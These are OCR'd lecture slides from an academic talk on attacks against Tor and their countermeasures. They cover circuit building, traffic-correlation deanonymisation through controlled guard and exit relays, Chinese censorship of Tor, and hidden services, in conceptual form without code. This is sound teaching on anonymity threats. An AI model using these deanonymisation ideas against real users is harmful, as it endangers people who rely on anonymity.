Tor: Attacks and Countermeasures

Dr Gareth Owen

University of Portsmouth

Who am I?

- An academic
  - My first Bsides!
- Course leader for the Forensic Computer BSc
- Teach everything from forensics, cryptography through to malware analysis.
- Research interests:
  - Reverse engineering
  - Memory forensics

Overview

- How Tor works
- Attempts to block Tor
- How hidden services work
  - Deanonymising visitors and servers
- FBI Exploit

Overview

- How Tor works
- Attempts to
- How hidden
  - Deanonym
- FBI Exploit

TOP SECRET//COMINT// REL FVEY

Tor Stinks... (U)

- We will never be able to de-anonymize all Tor users all the time.
- With manual analysis we can de-anonymize a **very small fraction** of Tor users, however, **no** success de-anonymizing a user in response to a TOPI request/on demand.

[redacted]

TOP SECRET//COMINT// REL FVEY

The problems

CENSORSHIP

PRIVACY

ANONYIMITY

The problems


CENSORSHIP

PRIVACY


ANONYIMITY

Tor

- Open source project
- Sponsored by a range of orgs including US Govt!
- Decentralised low latency *mix* network
- No *single* authority




How Tor works



The Tor Ecosystem

- tor core program
  - One program does all
- Tor Browser bundle
- Vidalia
- Torify/torsocks
- Arm
- Orbot
- Exonerator



How FVEYs deanonymises users

- Cookies e.g. doubleclick
  - Seeding!
- Dumb users (aka opsec)
- Exploitation
- Traffic confirmation/correlation
  - Aka fundamental weaknesses which we'll focus on
  - Unclear whether they've had much success due to age of Snowden docs.
  - Academia has had success

Building circuits through Tor


- Every Tor node that relays traffic publishes a descriptor to the “authorities”
- 10 Directory Authorities who maintain list of routers
  - Public key for authorities embedded in client.
  - Authorities test tor relays and sign their descriptors
  - Authorities vote on relay properties and publish the “consensus”
- Guard: 1731, Exit: 821, BadExit: 7

Obvious attacks

- To deanonymise a user with *certainty* you need to control all three hops
  - Run lots of tor nodes and hope your target(s) choose your three hops as a circuit.
- To deanonymise a user with *high probability* you need to control just the *guard* and *exit*.
  - “Traffic correlation attack”
  - Works regardless of circuit length
  - Can be used by a powerful adversary who can observe a large number tor nodes (but doesn’t run them).
- The probability of a relay being chosen for a circuit is proportional to its available bandwidth.

Defending against such attacks

- Make it highly unlikely an attacker can control the guard or exit.
  - A Tor client chooses three guard nodes on boot and sticks with them for a long period (months).
  - Provided your guard choice is right, ***all*** your traffic is *safe*.
  - Alternative: choose a random guard regularly: even a weak adversary has a high probability of deanonymising ***some*** of your traffic.
- High latency
- Padding




Tor Censorship

- Tor can be used to bypass censorship.
- Problem: list of relays is available from the authorities for anyone. Easily blockable.


- Enter: bridges

- China




How China blocks Tor

- Great Firewall of China (GFC)
- Examined SSL/TLS cipher-suite to spot – then tried to talk Tor
- Fragmentation
- Pluggable transport
- AUTHENTICATE




Tor Hidden Services




Alice<->Guard<->Relay<->RP<->Relay<->Relay<->Guard<->Bob

Distributed Hash Tables




Distributed Hash Tables

- zqktlwi4fecvo6ri.onion




Distributed Hash Tables

- zqktlwi4fecvo6ri.onion



